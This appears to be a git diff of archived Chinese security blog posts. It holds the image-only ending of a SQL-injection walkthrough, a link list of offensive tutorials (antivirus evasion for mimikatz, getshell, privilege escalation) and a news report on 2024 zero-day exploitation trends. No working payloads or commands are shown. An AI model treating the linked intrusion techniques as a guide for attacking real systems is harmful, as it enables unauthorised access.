
|
||||
|
||||
到达执行SQL语句的地方:
|
||||
|
||||

|
||||
|
||||
接下来就会执行输入的SQL语句达到SQL注入的效果:
|
||||
|
||||

|
||||
|
||||
END
|
||||
|
||||
|
||||
|
||||
|
||||
往期经典回顾
|
||||
|
||||
|
||||
|
||||
[JS断点调试教学](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247484445&idx=1&sn=78da18444b38922f842c57f0046e64c8&chksm=c07b405ff70cc9497576d4b86ae2264f4280d3f13610028ae26a4ecf245ef45375c4de61f981&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[搜索框之%的妙用](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485114&idx=1&sn=7ea2f21ec5c61cd5af8f4f2a272b11f9&chksm=c07b42f8f70ccbeebf1a599203bc5b87e8216acb39f94ab11ead9ab54184791510d1c6d1e245&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[子域接管漏洞讲解](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485141&idx=1&sn=56fc9882f11d11ae475a6957c75d4dc2&chksm=c07b4297f70ccb81210552f43294630210381c03b8434abb10c8f7c3d91c82ef1d03bba4ebd5&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[HTTP头部注入漏洞](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247484888&idx=1&sn=6f13af6bdccc6083418ea37c8f3fb3f4&chksm=c07b419af70cc88c432e687979ac95ac9061c545a2221ec2f22d4574618dc7ac8c0a419f6fa0&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Tomcat路径解析特性](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485429&idx=1&sn=bfefe19d9f46000c1d1ccc327748f06b&chksm=c07b43b7f70ccaa14338b331cc154a032636ad568d98ee4bac21bb4910286017b2d9684d4d4e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[xxl-job的命令执行详解](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485612&idx=1&sn=10a7a551a984222502d1eb5fdb954841&chksm=c07b4ceef70cc5f8208380d5dd810243336f95f624a583fb19f44d06a38b4105a1f07f272b9b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Tomcat配置造成的漏洞](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485752&idx=1&sn=749119f5b2a84d34514bdba679e0375d&chksm=c07b4d7af70cc46c917160f795a76541a798018ca628866f17ac55c8bfa764f8ea8254537394&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[对某授权学校的常规渗透](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247483787&idx=1&sn=d8d511ab73c62fecbca898f4c41e546c&chksm=c07b45c9f70cccdfdae606543a576984c7cf43ebaf8422df8e3fd586655b882e29fe60a8bccd&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[契约锁命令执行漏洞分析](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485579&idx=1&sn=26e436700e7b0b57fb22183295bf9cce&chksm=c07b4cc9f70cc5dfea2b74824342503e342c017483bf207a1c50bc8ae172ceaafb33da221b04&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[FindAll最强应急响应工具](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485623&idx=1&sn=13ea59a52ec20495a1d96d48fe8f0959&chksm=c07b4cf5f70cc5e3a382fc04453cde68287a767c56e248d4d09c94f952d3e136989ee749353b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Tomcat Put文件上传漏洞](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485694&idx=1&sn=e2edc91825ab2f5afe09fed5902e167f&chksm=c07b4cbcf70cc5aabbcc9b5b0e2c3b02e13d4711021237c43270d24496de230dc7a53dd41830&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[一次另类的mssql渗透之路](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485090&idx=1&sn=aaee13ec3f68afd30b64c60fb74de8b8&chksm=c07b42e0f70ccbf68c4931c370e336637a7a6e13a9a42cefd97d07409384586d0b234c813a88&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[DirtyPipe-脏管道内核提权](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485165&idx=1&sn=81c53eac841e98823bf577dca8abcf8a&chksm=c07b42aff70ccbb965d66235a8c489488ce947f3eff2f8463f9a93bf6cdec326ec963b9cc57d&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[web站点登录框的常规突破](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247484696&idx=1&sn=ef36957bd0e4b00cf5e341a7a74d06a3&chksm=c07b415af70cc84c5e30113fd4e7edf350401725856ef37345c955bf73f2f4e62dd74c71cc8c&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[openfire权限绕过漏洞分析](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485552&idx=1&sn=1ff02ce3590679f0e5d62bd733bd4e22&chksm=c07b4c32f70cc524cebf245d2c840be3db421c86031cd62beb5b0d93ab6b321bcadfb1614f97&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[若依4.7.6任意文件下载分析](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485532&idx=1&sn=56233fce8d84a53c48bdcdcfe0a4cda6&chksm=c07b4c1ef70cc5086262f44c3f68798d8ba393935a0d24624a77210c103ef94b1b21596dcae2&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[ 一次没有逗号的MSSQL注入](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485185&idx=1&sn=895ee6b7610b6f32be7086b527666cc1&chksm=c07b4343f70cca55a24236018deda9cfad47cc9ad950b79c488d4fc3d2460e341fd24a8f7157&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[host碰撞之边界突破getshell](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247483859&idx=1&sn=905977c98c278ce23058b4b2c2cec951&chksm=c07b4591f70ccc8786c41af1b2bed0f777aaa57fe7407b4d9615eebbbb3c86579e2f987b5fc8&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[另类的SSRF漏洞的挖掘与利用](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247484749&idx=1&sn=b6e183851754e7dfbfe4c2cc829cfa63&chksm=c07b410ff70cc819841b0694e143543d9dc0e4c9ab1b186c53e0ee307898a74008e2fb11ddad&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[另类的XSS攻击之新型XSS载体](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247484841&idx=1&sn=b26dabac5e770bbd7b1331fda1a55fbd&chksm=c07b41ebf70cc8fda9501464c3401eb9920424354f1d47a15c4ca06f45876fcc76727296129d&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Nacos历史+最新漏洞详细分析](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485330&idx=1&sn=cdd36a0fb30ea1eaacb87b255a170490&chksm=c07b43d0f70ccac62ed995018b17f06e70cdbe1ea351c82f3906179d4dc3f657ef512598543a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[新型目录碰撞工具DirCollision](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247483860&idx=1&sn=feeeb8a332cbd808378b529c7a4461cb&chksm=c07b4596f70ccc80f5b1a477e43c2068745c9c2add75e7864b213db59b878f6e7b1dd33fd20f&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Windows文件/文件夹隐藏技巧](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485035&idx=1&sn=b0a75ee79d31949d7d1665e846fb35c9&chksm=c07b4229f70ccb3f5c5828bebf8152dde198481c413c5dc7a8a98a88406ae45e92d12a2aaaf0&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[xray windows 1.9x版通杀补丁](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247483680&idx=1&sn=533ec7a01f23b787140c4ed5d8b3d096&chksm=c07b4562f70ccc74dd692b604e7913a5d403e9e4dee2e7836e101b9023d1c36c959e21f506a2&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[FindAll史诗级最强应急响应工具](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485623&idx=1&sn=13ea59a52ec20495a1d96d48fe8f0959&chksm=c07b4cf5f70cc5e3a382fc04453cde68287a767c56e248d4d09c94f952d3e136989ee749353b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[初学者的mimikatz免杀制作教程](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247484585&idx=1&sn=7551abe6ec57ec41615b6f3d5bdbbed3&chksm=c07b40ebf70cc9fd79a0f0c23c682d5c4f9fd9dae638584ff75fd61d9867b4b212101cd14c73&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[低版本Tomcat如何另类getshell](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485335&idx=1&sn=a4d7fc70e711f09bac74fd5b9ade51d9&chksm=c07b43d5f70ccac36cf6839224f5db44e631590d5dd871d78bc60b6acaf17fd88d86deaadfee&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Nginx配置不当导致内网资产暴漏](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485336&idx=1&sn=84ee64c58a1838dc2a43b0e69c84f205&chksm=c07b43daf70ccacce30f6f8e3e18c545be747f93e07678275bc6672178fde6b3eaea4bc26ed9&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[web登录框密码加密的突破小秘密](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247484638&idx=1&sn=432a65116ced1190672f7691f14c4d87&chksm=c07b409cf70cc98aacdfc49dae64bb1b5768a2346b915f7b4e75e1dcdb32d1b0d56066641180&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Windows快捷方式权限维持与后门](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485200&idx=1&sn=f8b01f78def1a3504833965f2283fcd2&chksm=c07b4352f70cca4435c25e2f1423e0c6c3589f5cd2fc5883ad25cb9b4da7e584e4bd45930f4f&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Tomcat的JMX服务引发的安全漏洞](https://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485941&idx=1&sn=3e590b01d812c573840f7bb003cf5cb4&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[金蝶Apusic未授权目录遍历漏洞分析](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485332&idx=1&sn=3df57185e16d407353fa86c3115ac552&chksm=c07b43d6f70ccac0913e6744d62692c846cbefc9519a7d72582513f39a25e4e753de6d6af56c&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Nacos JRaft 任意文件读写利用工具](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485765&idx=1&sn=17dc0de84f6d5c29d2a89ff42066e8c3&chksm=c07b4d07f70cc411863ef0b67dcd06ad1e3965bc5828f219484eb37aa7ae49c8f834bc1bb2ad&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Apache ActiveMQ RCE漏洞利用工具](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485563&idx=1&sn=75874d75de1b5d9608b6fbd55fd6f6a5&chksm=c07b4c39f70cc52ff39f6db8ae55b27d8d9031bf2793115efa62e8e5d3fc0ab5e1c4d0ca4806&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[ServerStatusDiffInterceptor反序列化](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485489&idx=1&sn=a9b71d996767453382e776f4c511504d&chksm=c07b4c73f70cc565bbf1f99b1798f3468fee08d314af4daa10a802d7d168f650f92a6842b58d&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Linux本地sudo(CVE-2021-3156)提权](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485201&idx=1&sn=8144629d1685f4d6519b8a7bacdbd4b9&chksm=c07b4353f70cca45f13ea4a03a0636738904c4f57139767a4df016ae20f6f4ed975e8ef6feac&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[spring-security 三种情况下的认证绕过](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485128&idx=1&sn=00ec04aefba51abcc5ff787499079722&chksm=c07b428af70ccb9c8375268d00d5fa307ce10943f050bb501566937f0398a1bbbcbc207510c8&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[密码测评相关概念及国标和行标文档分享](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247483976&idx=1&sn=f50c2b4183bf61c6b4298a28ecc6e8d7&chksm=c07b460af70ccf1cb82b212b1c25c4dcc50ed384141e3b3b46034440b15739b1caad77d7b28e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[中华人民共和国金融行标文档分享及介绍](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247483899&idx=1&sn=fcb0a682eae04d147184366bd4399075&chksm=c07b45b9f70cccaf20b5c3f97e9e269e30152e11179840645429e937681ecebf2944924bb52a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[中华人民共和国工控国标文档分享及介绍](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247483928&idx=1&sn=fefea2c81a9c1c28cdd66e6b5db66788&chksm=c07b465af70ccf4ceba6a7d8f3eacdcd488949de4e1097cba862eb1963af330f7b854442b5d4&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[xxl-job前台api未授权Hessian2反序列化](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485659&idx=1&sn=a3cd5ba335f847a1174c0b6621d179a3&chksm=c07b4c99f70cc58fdd0e6316c70f794c7d63f2519b5835d1b49ed2bd571f68208b7180b6cf30&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[fastjson反序列化漏洞初探之parseObject](http://mp.weixin.qq.com/s?__biz=Mzg5Njg5ODM0OQ==&mid=2247485396&idx=1&sn=79ae76c29e620e4dfd64629699e53485&chksm=c07b4396f70cca80d157f6adfd1253c6282bc00e9421a3b6848e778662085ad60667cb2fe0c1&scene=21#wechat_redirect)
|
||||
|
||||
<table><tbody><tr><td data-colwidth="558" width="558" valign="top" style="word-break: break-all;"><h1 data-selectable-paragraph=""><span style="color: rgb(255, 76, 0);"><strong><span leaf="">免责声明:</span></strong></span><span leaf="">文章中涉及的程序(方法)可能带有攻击性,仅供安全研究与教学之用,读者将其信息做其他用途,由读者承担全部法律及连带责任,文章作者和本公众号不承担任何法律及连带责任,望周知!!!</span></h1></td></tr></tbody></table>
|
||||
|
||||
点赞
|
||||
是鼓励
|
||||
在看
|
||||
是认同
|
||||
分享
|
||||
是
|
||||
传递知识
|
||||
|
||||
**看完点个**
|
||||
**“在看”**
|
||||
**分享给更多人**
|
||||
|
||||
|
||||
@@ -1,42 +1,29 @@
|
||||
# 警惕!2024年全球零日漏洞利用呈现七大趋势
|
||||
安全内参编译 安全内参 2024-12-25 10:14
|
||||
安全内参编译 安小圈 2024-12-30 00:45
|
||||
|
||||
**关注我们**
|
||||
**安小圈**
|
||||
|
||||
|
||||
**带你读懂网络安全**
|
||||
第578期
|
||||
|
||||
**【零日漏洞】趋势**
|
||||
|
||||
|
||||
****
|
||||
|
||||
|
||||

|
||||
|
||||
****
|
||||
**网络安全设备、远程监控和管理产品、托管文件传输服务、CI/CD工具、开源软件供应链、AI基础软件、系统自带安全功能等成为零日漏洞的热门攻击目标。**
|
||||
|
||||
前情回顾·**零日漏洞层出不穷**
|
||||
- [多国警告:零日漏洞攻击暴涨已成为网空新常态](https://mp.weixin.qq.com/s?__biz=MzI4NDY2MDMwMw==&mid=2247513066&idx=1&sn=1f1e58c9bfd0c64d48f2d26a4ec2332c&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
- [2023年零日漏洞在野利用激增,商业间谍软件是主要使用者](https://mp.weixin.qq.com/s?__biz=MzI4NDY2MDMwMw==&mid=2247511311&idx=2&sn=8b9d344600b36db40c81d164df732d03&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
- [商业间谍软件猖獗!2022年底至少使用5个零日漏洞,安卓苹果设备通杀](https://mp.weixin.qq.com/s?__biz=MzI4NDY2MDMwMw==&mid=2247508198&idx=1&sn=c7f94589bf9f280dd6d5c3fbbba3e904&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
- [2021年至少7个零日漏洞被商业化!间谍软件行业正蓬勃发展](https://mp.weixin.qq.com/s?__biz=MzI4NDY2MDMwMw==&mid=2247503777&idx=1&sn=444d5bc8112f1508fcd152f24ceb8d84&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
安全内参12月25日消息,2024年,零日漏洞的数量再次显著增加。由于缺乏可用的补丁,这些漏洞使攻击者可以先于网络防御团队采取行动,成为攻陷企业系统的核心武器。
|
||||
|
||||
尽管所有零日漏洞都是首席信息安全官(CISO)及其团队必须了解的,也是供应商必须尽快修复的,但某些零日漏洞特别重要,因为它们揭示了攻击者试图通过哪些产品获得对企业网络和数据的访问权限。
|
||||
|
||||
以下总结了2024年零日漏洞利用激增的背景下,CISO及其企业安全团队应密切关注的一些重要趋势。这些趋势因其重要性、创新性或对企业资产的直接影响而意义重大。
|
||||
|
||||
|
||||
**1. 针对网络安全设备的零日攻击增加**
|
||||
|
||||
|
||||
今年,针对网络边缘设备(包括VPN网关、防火墙、邮件安全网关和负载均衡系统)的攻击明显加速。这些设备因其强大的功能、在网络中的特权位置以及底层代码和操作系统的有限可见性,成为攻击者进入企业网络的理想入口点。
|
||||
|
||||
年初,Ivanti披露了Connect Secure(SSL VPN)和Policy Secure(网络访问控制)产品中的两个零日漏洞。其中一个漏洞(CVE-2023-46805)允许身份验证绕过,另一个漏洞(CVE-2024-21887)使攻击者能够进行底层操作系统的命令注入。这些漏洞被一个国家级黑客组织利用,并组合成攻击链。
|
||||
@@ -74,20 +61,16 @@
|
||||
|
||||
此外,一些已知漏洞(已修复的nday漏洞)也持续在未修补的网络边缘设备和应用中被广泛利用,使这些系统在2024年成为攻击者(尤其是国家支持的网络间谍组织)的主要目标之一。
|
||||
|
||||
|
||||
**2. 远程监控和管理仍是热门目标**
|
||||
|
||||
|
||||
攻击者,尤其是为勒索软件团伙工作的初始访问经纪人,习惯性地滥用远程监控和管理(RMM)产品,不仅用于维持在企业网络中的持久性,还用于突破网络防线。
|
||||
|
||||
早在2021年,REvil勒索软件团伙就曾利用Kaseya VSA服务器(托管服务商经常使用的RMM平台)中的漏洞。今年2月,攻击者又利用了ConnectWise ScreenConnect中的两个零日漏洞:路径遍历(CVE-2024-1708)和身份验证绕过(CVE-2024-1709)。
|
||||
|
||||
通过这些漏洞,攻击者得以访问初始设置向导并重置管理员密码。正常情况下,这种设置向导仅应运行一次,并在完成配置后受到保护。
|
||||
|
||||
|
||||
**3. 托管文件传输受到攻击**
|
||||
|
||||
|
||||
勒索软件团伙频繁以企业托管文件传输软件(MFT)为目标,以获取企业网络的初始访问权限。2024年12月,攻击者利用了Cleo LexiCom、VLTrader和Harmony这三种企业文件传输产品中的任意文件写入漏洞(CVE-2024-55956)。
|
||||
|
||||
该漏洞与2024年10月在Cleo同一产品中修复的另一个漏洞(CVE-2024-50623)类似。后者允许任意文件写入和读取。尽管这些漏洞出现在相同的代码基础部分,并可通过相同端点访问,但Rapid7研究人员表示它们是独立漏洞,无需结合利用。
|
||||
@@ -98,7 +81,6 @@
|
||||
|
||||
2023年初,Cl0p还利用了GoAnywhere MFT中的远程代码执行零日漏洞(CVE-2023-0669),声称窃取了130家组织的数据。更早在2020年,该团伙曾利用Accellion File Transfer Appliance中的零日漏洞(CVE-2021-27101)。
|
||||
|
||||
|
||||
**4. 持续集成/持续交付工具漏洞吸引攻击者**
|
||||
|
||||
攻击者还在寻找持续集成/持续交付(CI/CD)工具中的漏洞。这些工具不仅可能成为企业网络的潜在入口(尤其是暴露在互联网上时),还可能被用来入侵软件开发管道,从而引发供应链攻击。2020年SolarWinds Orion软件后门攻击事件,就是此类攻击的知名案例。这款软件被数以万计的私营企业和政府机构使用。
|
||||
@@ -109,7 +91,6 @@
|
||||
|
||||
这并非攻击者首次将目标对准TeamCity。2023年9月,另一个身份验证绕过漏洞(CVE-2023-42793)被发现。该漏洞很快被朝鲜国家支持的黑客利用,用于攻破Windows环境。而在2024年,这一漏洞继续成为其他攻击团伙的目标。
|
||||
|
||||
|
||||
**5. 软件供应链攻击层出不穷**
|
||||
|
||||
CI/CD工具漏洞并不是攻击者进入开发/构建环境,并破坏源代码或植入后门的唯一途径。今年,一场持续多年的渗透行动被曝光,一名使用假身份的恶意开发者逐渐赢得了一个开源项目的信任,并被添加为XZ Utils库的维护者。该库是一种广泛使用的开源数据压缩库。
|
||||
@@ -120,7 +101,6 @@ CI/CD工具漏洞并不是攻击者进入开发/构建环境,并破坏源代
|
||||
|
||||
此外,12月,攻击者利用GitHub Actions中的脚本注入漏洞,入侵并植入Ultralytics YOLO(一种开源AI库)PyPI版本的后门。这类因不安全使用GitHub Actions CI/CD服务而引发的脚本注入漏洞在今年早些时候已被记录,且可能影响许多托管在GitHub上的项目。
|
||||
|
||||
|
||||
**6. AI热潮带来新的攻击可能性**
|
||||
|
||||
随着组织竞相测试和整合AI聊天机器人及机器学习模型到业务工作流中,它们在云基础设施上部署了各种AI相关框架、库和平台。然而,这些平台不仅配置不安全,还可能存在漏洞。攻击者利用这些漏洞可以访问敏感的知识产权(如定制的AI模型和训练数据),甚至还可能获得对底层服务器的控制权限。
|
||||
@@ -131,10 +111,8 @@ Jupyter Notebooks是一种广泛用于数据可视化和机器学习的基于Web
|
||||
|
||||
这些研究表明,作为较新的领域,许多AI/ML框架在安全性方面尚不成熟,或者未受到与其他类型软件同等水平的安全审查。尽管研究人员正在加强对这些工具的审查,但恶意攻击者也在积极研究这些工具,而仍有大量未被发现的漏洞为他们提供了可乘之机。
|
||||
|
||||
|
||||
**7.安全功能绕过使攻击更具威胁性**
|
||||
|
||||
|
||||
尽管组织应优先修补严重的远程代码执行漏洞,但需要注意的是,攻击者在实际操作中同样会利用权限提升或安全功能绕过等低严重性漏洞,这些漏洞对于攻击链的成功至关重要。
|
||||
|
||||
今年,攻击者利用了Windows中的5个零日漏洞,这些漏洞允许绕过SmartScreen提示,从而执行从互联网上下载的文件:CVE-2024-38217、CVE-2024-38213、CVE-2024-29988、CVE-2024-21351和CVE-2024-21412。
|
||||
@@ -148,23 +126,45 @@ Windows Defender SmartScreen是一种内置于Windows的文件信誉功能,用
|
||||
|
||||
**参考资料:csoonline.com**
|
||||
|
||||

|
||||
|
||||
**推荐阅读**
|
||||
- [网安智库平台长期招聘兼职研究员](http://mp.weixin.qq.com/s?__biz=MzI4NDY2MDMwMw==&mid=2247499450&idx=2&sn=2da3ca2e0b4d4f9f56ea7f7579afc378&chksm=ebfab99adc8d308c3ba6e7a74bd41beadf39f1b0e38a39f7235db4c305c06caa49ff63a0cc1d&scene=21#wechat_redirect)
|
||||
**【原文来源: 安全内参****】**
|
||||
|
||||

|
||||

|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247537603&idx=1&sn=1ccc079f76699e66a63b1983f8b97037&scene=21#wechat_redirect)
|
||||
- # 【年末警惕】针对财会人员!“银狐”木马新变种伪装成财税文件在微信群传播!
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247530615&idx=3&sn=58f5cff7d004e5b6669099e7b0931226&chksm=ce222fcff955a6d94d1c86fd0d2677f1d2bdd48c56fe50e0616c14f2567b268e1bad558b945b&scene=21#wechat_redirect)
|
||||
- [迪士尼 遭【黑客入侵】| 泄露1.1TB数据,被迫弃用Slack](http://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247530615&idx=3&sn=58f5cff7d004e5b6669099e7b0931226&chksm=ce222fcff955a6d94d1c86fd0d2677f1d2bdd48c56fe50e0616c14f2567b268e1bad558b945b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
- [欢迎加入“安全内参热点讨论群”](https://mp.weixin.qq.com/s?__biz=MzI4NDY2MDMwMw==&mid=2247501251&idx=1&sn=8b6ebecbe80c1c72317948494f87b489&chksm=ebfa82e3dc8d0bf595d039e75b446e14ab96bf63cf8ffc5d553b58248dde3424fb18e6947440&token=525430415&lang=zh_CN&scene=21#wechat_redirect)
|
||||
[](http://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247520585&idx=3&sn=ad5b60917726cceca6868f649edfe0a9&chksm=ce22c6f1f9554fe7637864ef2a3cde10cdfad3015570b03e64c37bdbf0cc75d03a26ffcb2daa&scene=21#wechat_redirect)
|
||||
